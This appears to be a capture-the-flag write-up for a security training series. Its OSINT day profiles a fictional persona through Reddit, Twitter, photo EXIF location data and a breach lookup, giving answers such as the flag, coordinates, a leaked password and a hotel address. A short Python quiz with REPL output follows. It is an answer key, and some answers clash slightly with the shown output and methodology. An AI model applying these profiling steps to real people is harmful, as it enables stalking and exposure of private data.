
Day 14: OSINT - Where's Rudolph?

Tools: Google, Google Maps, Reddit, Twitter, viewexifdata.com

Solutions:

Question 1

What URL will take me directly to Rudolph's Reddit comment history?




https://www.reddit.com/user/iguidetheclaus2020/comments/

Question 2

According to Rudolph, where was he born?

Chicago




IGuidetheClaus2020 5 points · 2 years ago

Fun fact: I was actually born in Chicago and my creator's name was Robert!

Question 3

Rudolph mentions Robert. Can you use Google to tell me Robert's last name?

May



About 2,290,000 results (0.51 seconds)

https://en.wikipedia.org › wiki › Robert_L

Robert L. May - Wikipedia

Robert L. May (July 27, 1905 – August 11, 1976) was the **creator** of **Rudolph** the Red-Nosed Reindeer. Contents. 1 Early life; 2 The beginning of **Rudolph** ...

Education: Dartmouth College Died: August 11, 1976, Evanston

The beginning of Rudolph · Rudolph spreads in popularity · Legacy of Rudolph

People also ask

Who invented Rudolph?

Robert L. May

Rudolph / Creator

Robert L. May was the creator of Rudolph the Red-Nosed Reindeer. Wikipedia

Search for: Who invented Rudolph?

When did Robert May write Rudolph the Red-Nosed Reindeer?

Where was Robert L. May born?

Robert L. May

Writer

Robert L. May was the creator of Rudolph the Red-Nosed Reindeer. Wikipedia

Born: July 27, 1905, Illinois, United States

Died: August 11, 1976, Evanston, Illinois, United States

Children: Barbara May

Spouse: Claire Newton (m. 1972–1976), Virginia May (m. 1941–1971), Evelyn May (m. ?–1939)


Siblings: Margaret May Marks, Evelyn May

Books View 2+ more

Question 4

On what other social media platform might Rudolph have an account?

Twitter



About 98 results (0.22 seconds)

https://twitter.com › iguideclaus2020

IGuidetheClaus2020 (@IGuideClaus2020) / Twitter

IGuidetheClaus2020. @IGuideClaus2020. Seeking the truth. Really. Business inquiries: rudolphthered@hotmail.com. North Pole Joined November 2020.

https://www.reddit.com › user › IGuidetheClaus2020

u/IGuidetheClaus2020 - Reddit

25 Nov 2020 — **IGuidetheClaus2020** · Loooool · Chicago Public Library says eliminating fines has paid off - After eliminating overdue fees late last year, Chicago ...

https://www.reddit.com › user › comments


comments by IGuidetheClaus2020 - Reddit

The u/**IGuidetheClaus2020** community on Reddit. Reddit gives you the best of the internet in one place.

Question 5

What is Rudolph's username on that platform?

IGuideClaus2020



IGuidetheClaus2020
23 Tweets

Follow

IGuidetheClaus2020
@IGuideClaus2020

Seeking the truth. Really.

Business inquiries: rudolphthered@hotmail.com

North Pole Joined November 2020


5 Following 171 Followers

Tweets Tweets & replies Media Likes

Question 6

What appears to be Rudolph's favorite TV show right now?

Bachelorette



Tweet

IGuidetheClaus2020
@IGuideClaus2020

Love me some Bachelorette. But Ed? C'mon!

3:11 PM · Nov 25, 2020 · Twitter Web App

6 Likes

Question 7

Based on Rudolph's post history, he took part in a parade. Where did the parade take place?

Chicago

Question 8

Okay, you found the city, but where specifically was one of the photos taken?

41.891815, -87.624277

Question 9

Did you find a flag too?

{FLAG}ALWAYSCHECKTHEEXIFD4T4




Image Exif Data	Value
File Name	lights-festival-website.jpg
Filesize	49.96K
Width	650 pixels
Height	510 pixels
Mime Type	image/jpeg
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4
Exif Version	0231


GPS Data	Value
GPS Longitude Ref	West
GPS Longitude	-87.624277300009
GPS Latitude Ref	North
GPS Latitude	41.891815100053

lights-festival-website.jpg

Question 10

Has Rudolph been pwned? What password of his appeared in a breach?

spygame



rudolphthered@hotmail.com pwned?

Oh no — pwned!

Pwned in 1 data breach and found no pastes (subscribe to search sensitive breaches)

3 Steps to better security

Start using 1Password.com

Step 1 Protect yourself using 1Password to generate and save strong passwords for each website.

Step 2 Enable 2 factor authentication and store the codes inside your 1Password account.


Step 3 Subscribe to notifications for any other breaches. Then just change that unique password.

Why 1Password?

Question 11

Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?

540



Thought Process/Methodology

We started by going to Rudolph’s Reddit account. From this account alone, we figured out Rudolph has a twitter account, born in Chicago and Robert is his creator. Entering his reddit username into google gave us his Twitter account and figured out his current favorite TV show and recently went to a parade. There’s an image of the parade and we used the image to extract any metadata in the image. We are able to find out the location of the parade and the flag for this task. We also use google map to figure out any nearby hotel. Using Rudolph’s email we figured out that his password was leaked, but we have no idea what his password is.

Day 15: Scripting - There's a Python in my stocking!


Tools: Python 3

Solutions:

Question 1

What's the output of True + True?

2



```
┌──(kali㉿kali)-[~]
└─$ python3
Python 3.10.4 (main, Mar 24 2022, 13:07:27) [GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> True + True
2
>>> 
```

Question 2


What's the database for installing other peoples libraries called?

PyPi

Question 3

What is the output of bool("False")?

True



```
>>> bool("False")
True
>>> 
```

Question 4


What library lets us download the HTML of a webpage?

requests

Question 5

What is the output of the program provided in "Code to analyse for Question 5" in today's material?

[1, 2, 3, 6]



```
┌──(kali㉿kali)-[~]
└─$ python3
Python 3.10.4 (main, Mar 24 2022, 13:07:27) [GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> x = [1, 2, 3]
>>> y = x
>>> y.append(6)
>>> print(x)
[1, 2, 3, 6]
>>> 
```

Question 6

What causes the previous task to output that?

pass by reference

Question 7


If the input was "Skidy", what will be printed?

The Wise One has allowed you to come in.

Question 8

If the input was "elf", what will be printed?

The Wise One not has allowed you to come in.



```
┌──(kali㉿kali)-[~]
└─$ python3 name
What is your name? Skidy
The Wise One has allowed you to come in.

┌──(kali㉿kali)-[~]
└─$ python3 name
What is your name? elf
The Wise One has not allowed you to come in.
```